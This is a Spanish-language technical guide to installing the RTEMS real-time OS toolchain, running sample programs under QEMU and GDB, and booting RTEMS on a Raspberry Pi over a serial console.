Notas sobre RTEMS

Release 1.0

Programa STIC

December 04, 2015

Este documento reune notas sobre la primera experiencia con el sistema operativo de tiempo real RTEMS. Esta compilado en forma de 5 capítulos que abarcan desde cómo empezar a trabajar con RTEMS hasta una primera revisión de los aspectos básicos de seguridad del sistema.

CHAPTER

ONE

INSTALACIÓN DEL ENTORNO DE DESARROLLO DE RTEMS

En esta sección se detallan todos los comandos necesarios para instalar el entorno de desarrollo de RTEMS en una máquina virtual con sistema operativo *Ubuntu 14.04 (x86_64)* instalado.

Note: Es posible utilizar una VM con todo el ambiente de desarrollo de RTEMS preinstalado, sin embargo, la última fecha de actualizacíón es de noviembre de 2012. La misma se puede descargar de `http://sourceforge.net/projects/rtems-vms/files/`. Para más información, visitar `https://devel.rtems.org/wiki/TBR/Delete/Virtual_Machines_for_RTEMS_Development`.

1.1 Máquina Virtual

Para la instalación, se utilizó una máquina virtual con las siguientes especificaciones:

Sistema Operativo	Ubuntu 14.04
Tipo de Procesador	x86_64
# Procesadores	2
Memoria	2048MB
Disco Rígido	5GB

1.2 Estructura de directorios

Siguiendo los lineamientos del tutorial:

- http://alanstechnotes.blogspot.com.ar/2013/03/setting-up-rtems-development.html

Se definió la siguiente estructura de directorios en la máquina virtual:

- `~/development/rtems`: Directorio raiz de toda la estructura de desarrollo.
- `~/development/rtems/src/git`: Repositorio del RTEMS.
- `~/development/rtems/src/rtems-source-builder`: Repositorio de la herramienta *Source Builder*.
- `~/development/rtems/qemu`: Archivos varios para la utilización del emulador QEMU.
- `~/development/rtems/bsps`: Directorio donde se compilan los BSP para distintos *targets* (por ejemplo, `b-pc386/`, `b-sis/`, etc).
- `~/development/rtems/4.11/bin`: Directorio con los ejecutables de la herramientas necesarias para compilar RTEMS.

1.3 *Source Builder*

El *Source Builder*, provisto por RTEMS, automatiza toda la instalación del entorno de desarrollo necesario para los distintos *targets*. Las instrucciones para usarlo están en el siguiente *link*:

- https://ftp.rtems.org/pub/rtems/people/chrisj/source-builder/source-builder.html

Estas instrucciones se complementan con otro tutorial para instalar RTEMS en Raspberry Pi:

- http://alanstechnotes.blogspot.com.ar/2013/03/setting-up-rtems-development.html

Para compilar el *Source Builder* es necesario instalar algunas herramientas previas:

```
sudo apt-get build-dep binutils gcc g++ gdb unzip git python2.7-dev
sudo apt-get install binutils gcc g++ gdb unzip git python2.7-dev
```

Una vez instaladas las herramientas, se debe descargar el *Source Builder* y se debe comprobar (último comando listado) que el sistema tiene todos los requisitos necesarios para compilar RTEMS:

```
mkdir -p ~/development/rtems/src
cd ~/development/rtems/src
git clone git://git.rtems.org/rtems-source-builder.git
cd rtems-source-builder
source-builder/sb-check
```

La salida esperada de la comprobación debería ser similar a la siguiente:

```
RTEMS Source Builder - Check, v4.11.0
Environment is ok
```

1.4 *Build Sets*

Para cada *target* (i386, Sparc, etc.) es necesario instalar un conjunto distinto de herramientas de compilación (denominado *build set*) a través del *Source Builder*. En este caso se muestra el comando para el *target* i386:

```
cd ~/development/rtems/src/rtems-source-builder/rtems
../source-builder/sb-set-builder --log=l-i386.txt \
    --prefix=$HOME/development/rtems/4.11 4.11/rtems-i386
```

Este comando descargará y compilará todas las herramientas necesarias (gcc, gdb, newlib, etc.). Tener en cuenta que puede tardar varios minutos (entre 10 y 20 aproximadamente). El flag `--prefix` indica dónde serán instaladas y `4.11/rtems-i386` indica el *target* deseado. Para conocer los *targets* soportados se puede ejecutar el siguiente comando:

```
sb-set-builder --list-bsets
```

Para poder usar las herramientas compiladas es necesario incluirlas a `PATH`:

```
export PATH=$PATH:$HOME/development/rtems/4.11/bin
```

De no incluirlas fallarán los pasos de compilación que se detallan a continuación (para mayor facilidad puede incluirse la modificación a `PATH` en el archivo `.profile` del usuario actual).

1.5 Compilación

Los siguientes pasos fueron extraídos en parte de los siguiente tutoriales de RTEMS:

- https://devel.rtems.org/wiki/TBR/UserManual/Quick_Start

Inicialmente se descarga el repositorio de RTEMS y se ejecuta un *script* de configuración:

```
mkdir -p ~/development/rtems/src/git
cd ~/development/rtems/src/git
git clone git://git.rtems.org/rtems.git
cd rtems
./bootstrap
```

Para compilar un BSP para un *target* particular (suponiendo que ya fueron instaladas las herramientas de compilación para el *target* elegido, en este ejemplo i386) se corre un archivo de configuración del RTEMS y se utiliza la herramienta `make`. En este ejemplo se agregó el flag `--enable-rtems-debug` para luego poder depurar la aplicación:

```
mkdir -p ~/development/rtems/bsps
cd ~/development/rtems/bsps
mkdir b-pc386
cd b-pc386
../../src/git/rtems/configure --target=i386-rtems4.11 --enable-rtemsbsp=pc386 \
    --enable-tests=samples --enable-rtems-debug
make all
```

1.6 QEMU

En el caso de compilar para i386 debe utilzarse el emulador QEMU, que **no** es provisto por el *Source Builder*. Se puede instalar con el siguiente comando:

```
sudo apt-get install qemu
```

Además, para cargar RTEMS es necesario un archivo utilizado por QEMU:

```
cd ~/development/rtems/
mkdir -p ~/development/rtems/qemu
cd ~/development/rtems/qemu
cp <rtems-project dir>/misc/pc386_fda .
```

Donde `<rtems-project dir>` es la dirección donde se encuentra el proyecto de esta documentación.

El archivo `pc386_fda` tiene preestablecida la dirección del ejecutable que debe cargar (`/home/rtems/qemu/hd/test.exe`). Por el momento, por comodidad, se realiza un *link* a ese *path* con el ejecutable de ejemplo que se desee depurar (en esta demonstración es el `hello.exe`):

```
mkdir -p /home/rtems/qemu/hd/
ln -s ~/development/rtems/bsps/b-pc386/i386-rtems4.11/c/pc386/testsuites/samples/hello/hello.exe \
    /home/rtems/qemu/hd/test.exe
```

Para cargar el ejecutable y verificar que el proceso de instalación ha sido exitoso se utiliza QEMU con el siguiente comando:

```
qemu-system-i386 -m 64 -boot a -cpu 486 -fda ~/development/rtems/qemu/pc386_fda \
    -hda fat:/home/rtems/qemu/hd -monitor null -nographic -serial stdio --no-reboot
```

La salida que debería verse por pantalla es la siguiente:

```
*** HELLO WORLD TEST ***
Hello World
*** END OF HELLO WORLD TEST ***
```

1.7 Depuración

Para poder depurar RTEMS es necesario incluir al comando de QEMU los parámetros `-s` (para generar el *debug server* al cual GDB se conectará) y `-S` para detener la ejecución en la primera instrucción del programa:

```
qemu-system-i386 -m 64 -boot a -cpu 486 -fda ~/development/rtems/qemu/pc386_fda \
    -hda fat:/home/rtems/qemu/hd -monitor null -nographic -serial stdio --no-reboot -s -S
```

Esto iniciará RTEMS y lo dejará detenido en la primera ejecución. Para poder conectarse con GDB se deberá abrir otra consola y ejecutar el comando:

```
i386-rtems4.11-gdb /home/rtems/qemu/hd/test.exe
```

El cual iniciará la sesión de GDB. Para "conectarse" a RTEMS (que se está ejecutando), se debe ingresar el siguiente comando de GDB:

```
target remote :1234
```

Las primeras instrucciones corresponden a la BIOS y no serán reconocidas por GDB como parte de los fuentes del RTEMS. Se verá el mensaje:

```
0x0000fff0 in ?? ()
```

De todas maneras puede insertarse un *breakpoint* en la función principal del programa `Init` (que sí es reconocida por GDB):

```
b Init
c
```

Luego, se puede verificar que la configuración de GDB es correcta si puede visualizarse el archivo fuente del ejemplo, para ello se debe ingresar el siguiente comando de GDB:

```
list *$eip
```

El cual mostrará el código fuente del ejemplo:

```
(gdb) list *$eip
0x1001b4 is in Init (../../../../../../../../src/rtems/c/src/../../
    testsuites/samples/hello/init.c:29).
24  const char rtems_test_name[] = "HELLO WORLD";
25
26  rtems_task Init(
27    rtems_task_argument ignored
28  )
29  {
30    rtems_test_begin();
31    printf( "Hello World\n" );
32    rtems_test_end();
33    exit( 0 );
```

CHAPTER

TWO

EJECUTANDO RTEMS

En esta sección se detallan las 2 maneras en que se pudo ejecutar RTEMS. En primer lugar a través de emuladores y, luego, sobre hardware real (Raspberry Pi).

2.1 Emulación de RTEMS

El objetivo es tener el ambiente de desarrollo completo que permita correr RTEMS en la máquina de desarrollo (en este caso un Ubuntu).

Para esto se utilizaron dos plataformas principalmente:

- QEMU: El ejemplo para x86 está explicado en el *documento de instalación de RTEMS*. También se trató de utilizar el QEMU para ARM (arquitectura de interés) aunque no se pudo lograr que funcione (que de todas formas se deja documentado).
- GDB: Tiene un emulador interno de CPU para ARM (entre otras arquitecturas) que permitió emular (aunque en forma limitada) RTEMS en ARM.

Estas emulaciones fueron finalmente descartadas una vez que se pudo instalar y depurar eficientemente el RTEMS en una RPi (plataforma recomendada sobre los emuladores).

2.2 RTEMS sobre QEMU

2.2.1 x86

La emulación sobre x86 está documentada en *Instalación del Entorno de Desarrollo de RTEMS*. Sin embargo, este tema no se profundizó porque la arquitectura de interés es ARM.

2.2.2 ARM

A diferenca de QEMU sobre x86, en ARM no se pudo instalar GRUB (para iniciar RTEMS de manera similar a x86). Se intentó utilizar el *bootloader* U-Boot sin éxito. A continuación, se dejan documentados los pasos realizados.

Aunque se consiguió cargar exitosamente algunos BSP, en ninguno se logró imprimir el texto del ejemplo `hello.exe`.

Los siguientes pasos se basaron en el siguiente tutorial:

- http://www.opensourceforu.com/2011/08/qemu-for-embedded-systems-development-part-2/
- http://www.opensourceforu.com/2011/08/qemu-for-embedded-systems-development-part-3/

Luego de compilar U-Boot (para Ubuntu) se ejecutaron los comandos:

```
arm-rtems4.11-objcopy -Obinary \
    $HOME/development/rtems/bsps/b-rpi/arm-rtems4.11/c/raspberrypi/\
    testsuites/samples/hello/hello.exe hello.bin
mkimage -A arm -O rtems -T kernel -C none -a 0x00008000 -e 0x00008000 \
    -n "RTEMS Application" -d hello.bin hello.img
printf "0x%X" $(expr $(stat -c%s u-boot.bin) + 65536)
cat u-boot.bin hello.img > flash.bin
qemu-system-arm -M versatilepb -cpu arm1176 -kernel flash.bin -nographic
```

El comando `mkimage` se encuentra dentro del directorio `tools`, donde se compiló U-Boot.

El comando `printf` da el tamaño del *bootloader* (para el caso de U-Boot 1.2.0 es `0x217C0`), necesario para saber donde comienza la imagen de RTEMS (de modo de poder cargarlo). Una vez iniciado U-Boot, se debe ingresar el comando `bootm` con la dirección de la imagen del RTEMS, en el caso de ejemplo:

```
bootm 0x217C0
```

Aunque se logra ejecutar inicialmente RTEMS y se puede conectar GDB a QEMU (como en x86) por distintos inconvenientes nunca se pudo hacer funcionar el programa de ejemplo `hello.exe`.

2.3 RTEMS en GDB

GDB permite emular ARM de manera de poder ejecutar y depurar RTEMS, todo dentro del mismo GDB.

El BSP que se utilizó fue `arm920` que usa ARMv4T, una arquitectura bastante más antigua que la de, por ejemplo, Raspberry Pi, así que hay que monitorear las diferencias en el ASM. Por otro lado, no se logró realizar la emulación con el BSP de Raspberry Pi (nunca llegaba a ejecutar `Init`, la función principal de RTEMS).

Dentro de GDB, se debe ejecutar:

```
arm-rtems4.11-gdb hello.exe
target sim
load
run
```

Donde `hello.exe` es el ejecutable del ejemplo generado para el BSP mencionado antes. No se investigó en profundidad hasta qué punta emula todas las caracterísitcas del procesador.

2.4 RTEMS sobre Raspberry Pi

En esta sección se detalla como poder correr RTEMS en un equipo real. Dado que el objetivo final es estudiar RTEMS sobre una arquitectura ARM, se seleccionó a la Raspberry Pi (RPi) como el equipo de prueba.

La RPi es una "mini-computadora" de placa única que cuenta con todas las interfaces estándar para ser utilizada como una PC de escritorio (aunque con una capacidad de procesamiento y memoria reducida). La diferencia más importante con una PC es que no cuenta con disco rígido, el cual es suplantado por un lector de tarjetas SD. Está basada en un SoC (*System on a chip*, el BCM2835), un circuito integrado que reune los componentes más importantes de la computadora en un solo chip, incluyendo un microprocesador ARM (modelo ARM1176JZF-S).

En los próximos documentos se detalla paso a paso las configuraciones necesarias para llegar finalmente a un esquema de trabajo donde se tiene un RTEMS corriendo sobre la RPi, mientras que es depurado en forma remota por la PC de desarrollo. Dado que este esquema requiere bastante trabajo se lo dividió en distintas etapas, para ir controlando el progreso y correcto funcionamiento de los equipos y sus configuraciones.

Hay tres etapas principales: la primera es correr un sistema operativo común sobre la RPi (Raspbian). Luego poder instalar RTEMS, con uno de los programas de ejemplo (`hello`), monitoreando la salida del mismo para comprobar que funcione de forma correcta. Finalmente poder utilizar una interfaz de depuración de ARM (JTAG) de manera de no solo monitorear la salida del programa de RTEMS, sino también su funcionamiento interno, utilizando el depurador estándar GDB.

Se recomienda estudiar en detalle y probar todo lo documentado en esta sección, ya que cada etapa es necesaria para llegar al esquema final, y además, la configuración puede necesitar algunos ajustes con respecto a lo expuesto aquí, en base al modelo de la RPi, la versión de RTEMS, el programa de prueba, el ambiente de desarrollo, etc.

2.5 Instalación del sistema operativo Raspbian

El primer paso para verificar el correcto funcionamiento de la Raspberry Pi (RPi) y familiarizarse con la misma, es instalar un sistema operativo que posea interfaz gráfica para poder interactuar de una forma sencilla con la RPi. El sistema operativo seleccionado para esto es Raspbian (basado en el conocido Debian), siendo el más utilizado y recomendado como primera introducción a la RPi.

Para facilitar la instalación del mismo se utiliza el programa manejador de instalaciones llamado NOOBS, provisto por los desarrolladores de la RPi. Este programa inicia la RPi con una interfaz gráfica que permite de manera intuitiva elegir uno de varios sistemas operativos disponibles para instalar, encargándose de la mayoría de los detalles de instalación. El mismo se puede descargar de:

- http://www.raspberrypi.org/downloads/

2.5.1 Formato de la tarjeta SD

Como se mencionó en la introducción la RPi no posee disco rígido, sino lector de tarjetas SD como dispositivo primario de almacenamiento de datos no volátiles, por lo que se debe instalar NOOBS en una SD, el cual se encargará de iniciar la RPi a un entorno gráfico para continuar la instalación del sistema operativo Raspbian. Para esto es necesario darle formato a la SD con una partición FAT32 como partición primaria, que es el único tipo de partición que reconoce la RPi para iniciar el sistema (luego pueden agregarse otras particiones de distinto tipo para almacenamiento de datos).

Para darle formato a la SD y prepararla para NOOBS se siguió el tutorial:

- http://qdosmsq.dunbar-it.co.uk/blog/2013/06/noobs-for-raspberry-pi/

Al igual que en otras secciones de este manual se supone que la PC de desarrollo está corriendo el sistema operativo Ubuntu (para otros sistemas las instrucciones a continuación podrían variar) y que obviamente tiene una lectora de tarjetas SD.

Luego de insertar la SD a la PC, el primer paso es reconocer la dirección asignada a la misma y proceder a editar su formato con la herramienta `fdisk`.

```
sudo fdisk -l # Lista la tabla de particiones.
sudo fdisk /dev/mmcblk0
```

Una vez dentro del menú interactivo de `fdisk` se crea una partición FAT32, que es donde la Raspberry Pi busca los archivos de inicialización del sistema.

```
p (print)
d (delete: repetir hasta que no quede ninguna partición en la SD)
n (new)
p (partición primaria) (usar valores por defecto de número de partición y de sector)
t (tipo)
l (listar)
b (W95 FAT32)
w (escribir)
```

Fuera de `fdisk`, con la partición primaria FAT32 creada, se procede a dar formato a la SD:

```
# A la dirección de la SD se le agrega 'p1' indicando que es la primera partición
sudo mkfs.vfat /dev/mmcblk0p1
# Sincronización de la SD para asegurar que se hayan escrito todos los datos
sudo sync
```

Una vez que la SD tiene el formato correspondiente, para instalar NOOBS en la misma solo es necesario descargarlo, descomprimirlo y copiar todos sus archivos directamente a la partición FAT32 creada en la SD. De esta manera la SD queda lista para ser insertada en la RPi y proceder a instalar el Raspbian.

2.5.2 Raspbian

Antes de poder utilizar la RPi es necesario conectarle los periféficos básicos de entrada/salida. La RPi cuenta con dos puertos USB (esta cantidad puede variar según el modelo) por lo que pueden conectarse teclado y mouse USB, y posee salida HDMI para conectar un monitor (opcionalmente se puede conectar también un cable de red para que tenga acceso a internet).

Con los periféricos conectados y la SD insertada se puede encender la RPi, que mostrará primero el logo característico del equipo y luego aparecerá la interfaz gráfica de NOOBS. La misma es bastante intuitiva, no hacen falta mayores indicaciones, simplemente hay que elegir al sistema operativo Raspbian para su instalación.

2.6 Instalación básica de RTEMS

Una vez instalado Raspbian exitosamente y verificado el correcto funcionamiento de la RPi, se procede a probar la instalación de un programa de ejemplo de RTEMS en la misma.

2.6.1 Comunicación con RTEMS

El *port* de RTEMS realizado para la RPi está documentado en:

- http://www.raspberrypi.org/forums/viewtopic.php?f=72&t=38962
- http://alanstechnotes.blogspot.com.ar/2013/03/rtems-on-raspberry-pi.html


Lo más importante a notar del mismo es que no soporta varias de las funcionalidades de RTEMS, a su vez RTEMS no soporta varios de los periféricos de la RPi, como por ejemplo la salida gráfica por HDMI. La interacción con RTEMS se realiza únicamente por consola, y el *port* de la RPi implenta la consola mediante la comunicación serie (UART) de la RPi.

Todo esto se traduce en que RTEMS, a diferencia del Raspbian instalado antes, no hace uso del teclado, mouse ni salida gráfica. La única interacción con el mismo, para saber si está funcionando correctamente o no, es mediante el puerto serie (UART) del que dispone la RPi.

2.6.2 CP2102

Para implementar la comunicación serie del lado de la PC de desarrollo (que en nuestro caso particular es una laptop) se utilizó el chip CP2102, que convierte las señales serie de transmisión y recepción (Tx/Rx) a USB, pudiendo conectarse directamente a la PC.


De utilizarse algún otro adapatador es importante tener en cuenta que la **RPi maneja una tensión de 3.3V, no 5V** que es la tensión más común, y que de ser aplicada directamente a la RPi (que no tiene protección de sobretensión) podría dañar la misma.


CP2102
Breakout
DTR
RXD
TXD
VCC
CTS
GND

El tutorial seguido para realizar la conexión fue:

- http://www.sowbug.com/post/38918561276/serial-console-on-raspberry-pi

El chip CP2102 expone varias señales para implementar la transmisión serie, pero solo se utilizaron las señales básicas de transmisión (Tx), recepción (Rx) y tierra eléctrca (GND). Estas fueron conectadas a los pins correspondientes (de la bornera de 2x13 ubicada en la parte superior derecha de la foto) de la RPi:




El diagrama de pins de la RPi se encuentra en:

- http://elinux.org/RPi_Low-level_peripherals#General_Purpose_Input.2FOutput_.28GPIO.29

Los pins usados de la RPi son (según la numeración del diagrama): *Ground* (pin 6), TXD (pin 8) y RXD (pin 10). Con respecto al diagrama de pins, estos serían los de la columna derecha, del tercero al quinto, contando desde arriba hacia abajo. No hay que confundirlos con los dos primeros pins de la misma columna, que son de alimentación. Los pins de las señales de Tx/Rx tienen nombres alternativos (GPIO 14/15) que pueden ignorarse por ahora.

Es importante notar, como se señala en el tutorial, que **las señales de Tx/Rx deben conectarse en forma cruzada**, esto es, la señal de transmisión del CP2102 (Tx) debe conectarse con la señal de recepción de la RPi (RXD, pin 10), análogamente, la señal Rx del CP2102 debe conectarse a la señal Tx (pin 8) de la RPi. Las tierras eléctricas (GND) de los dos equipos deben conectarse juntas.

La tabla a continuación resume el conexionado:



CP2102	RPi
TX	RXD (pin 10)
RX	TXD (pin 8)
GND	Ground (pin 6)

Para iniciar la comunicación serie desde la PC se puede utilizar el programa `minicom` (o `screen`) configurando el puerto con los parámetros especificados en:

- http://elinux.org/RPi_Serial_Connection#Console_serial_parameters

Una forma sencilla de comprobar la conexión y configuración es iniciar la RPi con Raspbian, conectarse por serie y verificar que se tenga acceso a una consola, provista por defecto por Raspbian, similar a como se muestra en el tutorial:

- http://bityard.blogspot.com.ar/2012/06/raspberry-pi-serial-console-in-linux.html

Por ejemplo con el comando:

```
sudo screen /dev/ttyUSB0 115200
```

2.6.3 Prueba

Una vez que la comunicación serie funciona correctamente se procede a probar RTEMS en la RPi con el ejemplo `hello`. Para esto es necesario compilar el ejemplo para ARM, específicamente para el BSP de la RPi. Los pasos son los mismos que los descritos en documentos anteriores, cuando se emulaba RTEMS compilándolo para x86, solo que hay que cambiar los argumentos de configuración para indicar la arquitectura y BSP de interés. Esto se explica en un ejemplo hecho por el autor del *port* de RTEMS a RPi:

- http://alanstechnotes.blogspot.com.ar/2013/03/compiling-and-installing-rtems-for.html

El mecanismo es el mismo, solo que se debe crear una carpeta distinta para el BSP de la RPi (`b-rpi` en el ejemplo) y configurarla con el comando:

```
cd ~/development/rtems/src/rtems-source-builder/rtems
../source-builder/sb-set-builder --log=l-arm.txt \
    --prefix=$HOME/development/rtems/4.11 4.11/rtems-arm

mkdir -p ~/development/rtems/bsps
cd ~/development/rtems/bsps
mkdir b-rpi
cd b-rpi
../../src/git/rtems/configure --target=arm-rtems4.11 \
--enable-rtemsbsp=raspberrypi \
--enable-tests=samples \
--enable-networking \
--enable-posix \
--enable-rtems-debug
make all
```

La diferencia de este comando con el que está en el ejemplo del link es la dirección de `configure` y que se agrego la posibilidad de depurar con el argumento `--enable-rtems-debug`. Se puede observar cómo se indica la arquitectura ARM en el argumento `--target=arm-rtems4.11` y la RPi como BSP en el argumento `--enable-rtemsbsp=raspberrypi`. Además, como en el ejemplo introductorio para i386, se instalan las herramientas de desarrollo necesarias para realizar la compilacion para ARM, provistas por el Source Builder.

Con la configuración realizada, se compila normalmente con el comando `make all`, para obtener, entre otros, el ejemplo `hello.exe`.

Para iniciar la RPi esta necesita tener una partición primaria FAT32 con una serie de archivos dentro de la misma, que contienen la configuración básica junto con la imagen del sistema operativo a ejecutar. Para simplificar el trabajo se puede reutilizar la SD con el Raspbian instalado, reemplazando la imagen del mismo, almacenada en el archivo `kernel.img` de la partición FAT32, con la de RTEMS. Se recomienda hacer un *backup* del Raspbian antes, ya que en la configuración final de trabajo serán necesarias dos SD, una con Raspbian y otra con RTEMS.

Alternativamente, para no reutilizar la SD con el Raspbian, se puede dar formato a una segunda SD (como se explico anteriormente) y copiar dentro de ella los archivos de:

- https://github.com/raspberrypi/firmware/tree/master/boot

Reemplazando, como se dijo antes, el archivo `kernel.img` con el de RTEMS.

La imagen de RTEMS se obtiene extrayendo el binario de un programa de RTEMS compilado (en este caso el ejemplo `hello.exe`) a la partición FAT32 de la SD, sobreescribiendo el archivo `kernel.img`:

```
arm-rtems4.11-objcopy -Obinary \
    $HOME/development/rtems/bsps/b-rpi/arm-rtems4.11/c/raspberrypi/testsuites/\
    samples/hello/hello.exe /media/1C48-058F/kernel.img
```

El comando listado extrae el binario del ejecutable compilado (`hello.exe`) y lo almacena (con el nombre `kernel.img`) en la partición FAT32 de la SD (que en este caso particular tenía la dirección `/media/1C48-058F` montada automáticamente por Ubuntu).

Al iniciar la RPi con este ejemplo se debería poder observar por serie la misma salida que se observó cuando se emulaba RTEMS:

```
*** HELLO WORLD TEST ***
Hello World
*** END OF HELLO WORLD TEST ***
```

